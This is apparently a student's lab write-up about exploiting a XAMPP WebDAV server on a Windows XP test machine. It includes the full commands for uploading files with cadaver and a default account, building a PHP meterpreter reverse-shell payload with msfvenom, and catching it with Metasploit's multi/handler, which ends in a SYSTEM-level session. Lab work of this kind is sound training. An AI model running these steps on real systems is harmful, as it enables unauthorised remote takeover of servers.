

Yoni Shieber יוני שיבר

ID: \*\*\*\*\*

## XAMPP

### Introduction:

XAMPP is the most popular PHP development environment.

XAMPP is a completely free, easy to install Apache distribution containing MariaDB, PHP, and Perl. The XAMPP open source package has been set up to be incredibly easy to install and to use.


XAMPP is installed on target XP machine.

WebDAV (Web Distributed Authoring and Versioning) is a set of extensions to the Hypertext Transfer Protocol (HTTP), which allows user agents to collaboratively author contents directly in an HTTP web server by providing facilities for concurrency control and namespace operations, thus allowing Web to be viewed as a writeable, collaborative medium and not just a read-only medium.

Lets see how we can exploit vulnerabilities in this services.


The demonstration of exploit process:

First let's connect from our machine to remote XP machine:

A screenshot of a Kali Linux terminal window titled "kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox". The terminal shows a user prompt "kali@kali: ~" and a menu bar with "File Actions Edit View Help". The user enters the command "(kali@kali)-[~] \$ cadaver http://10.100.102.62/webdav". The terminal output shows "Authentication required for XAMPP with WebDAV on server `10.100.102.62':", followed by "Username: wampp", "Password:", and "dav:/webdav/>". The terminal also shows a "File System" section at the bottom.


```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ cadaver http://10.100.102.62/webdav
Authentication required for XAMPP with WebDAV on server `10.100.102.62':
Username: wampp
Password:
dav:/webdav/>
File System
```

Now we can use Webdav to upload some file test.txt, just for exemple.:



it's work. Now test.txt is on remote machine.

Let's examine if we can upload php files. (in order to upload php scripts):



```
kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
kali@kali: ~
File Actions Edit View Help
dav:/webdav/> ls
dav:/webdav/> ls
Listing collection `~/webdav/': succeeded.
index.html          313 Aug  5 2009
meter3.php          1116 Dec 10 2018
meterpreter.php     1116 Dec 12 2019
test.php             5 Dec 12 2019
webdav.txt          277 Aug  5 2009
dav:/webdav/> put test.txt
Uploading test.txt to `~/webdav/test.txt':
Progress: [=====] 100.0% of 16 bytes succeeded.
dav:/webdav/> ls
Listing collection `~/webdav/': succeeded.
index.html          313 Aug  5 2009
meter3.php          1116 Dec 10 2018
meterpreter.php     1116 Dec 12 2019
test.php             5 Dec 12 2019
test.txt            16 Nov 29 05:18
webdav.txt          277 Aug  5 2009
dav:/webdav/> cat test.txt
Displaying `~/webdav/test.txt':
Hello test text
dav:/webdav/> put test.php
Uploading test.php to `~/webdav/test.php':
Progress: [=====] 100.0% of 20 bytes succeeded.
dav:/webdav/> ls
Listing collection `~/webdav/': succeeded.
index.html          313 Aug  5 2009
meter3.php          1116 Dec 10 2018
meterpreter.php     1116 Dec 12 2019
test.php            20 Nov 29 05:22
test.txt            16 Nov 29 05:18
webdav.txt          277 Aug  5 2009
dav:/webdav/> cat test.php
Displaying `~/webdav/test.php':
Hello php test text
dav:/webdav/>
```

```
(kali@kali)-[~]
$ echo "Hello test text">test.txt
(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  Public  test.txt
Documents master.zip Pictures Templates Videos
(kali@kali)-[~]
$ cat test.txt
Hello test text
(kali@kali)-[~]
$ echo "Hello php test text">test.php
(kali@kali)-[~]
$ cat test.txt
```

It work.

Lets find php payload for uploading by Msfvenom, and upload it to XP machine (from here the is by kali 1.0.6 because kali 2022 not work):

```
root@kali: ~  
File Edit View Search Terminal Help  
Basic options:  
Name      Current Setting  Required  Description  
-----  
LHOST      10.100.102.63     yes       The listen address  
LPORT      4444              yes       The listen port  
Description:  
Reverse PHP connect back stager with checks for disabled functions,  
Run a meterpreter server in PHP  
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=10.100.102.63 LPORT=2  
323 -f raw > OKmeterpreter.php  
root@kali:~# ls  
Desktop OKmeterpreter.php  
root@kali:~# cadaver http://10.100.102.62/webdav  
Authentication required for XAMPP with WebDAV on server `10.100.102.62':  
Username: wampp  
Password:  
dav:/webdav/> put OKmeterpreter.php  
Uploading OKmeterpreter.php to `/webdav/OKmeterpreter.php':  
Progress: [=====>] 100.0% of 1316 bytes succeeded.  
dav:/webdav/> █
```

lets open Metasploit console by msfconsole.

Set to use handler.

Set local host for reverse shell .

Set port.

Start exploit:

```
root@kali: ~
File Edit View Search Terminal Help

  .@.@.@  @.@  .
  ',@.@   @    ;
  ( 3 C   )    /|___ / Metasploit! \
  ;@' . _ * _ , . " \ | --- \       /
  '( , , , , , "/

Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

      =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

msf > use multi/handler

msf exploit(handler) >

msf exploit(handler) >
msf exploit(handler) >
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 10.100.102.63
LHOST => 10.100.102.63
msf exploit(handler) > set LPORT 2323
LPORT => 2323
msf exploit(handler) > exploit

[*] Started reverse handler on 10.100.102.63:2323
[*] Starting the payload handler...
[*] Sending stage (39848 bytes) to 10.100.102.62
[*] Meterpreter session 1 opened (10.100.102.63:2323 -> 10.100.102.62:1064) at
022-11-30 03:15:27 -0500

meterpreter > getuid
Server username: SYSTEM (0)
meterpreter > 
```

Perfect! We get meterpreter.

Lets examine more vulnerabilities in XAMPP. And now in phpmyadmin (service that perform the SQL database ).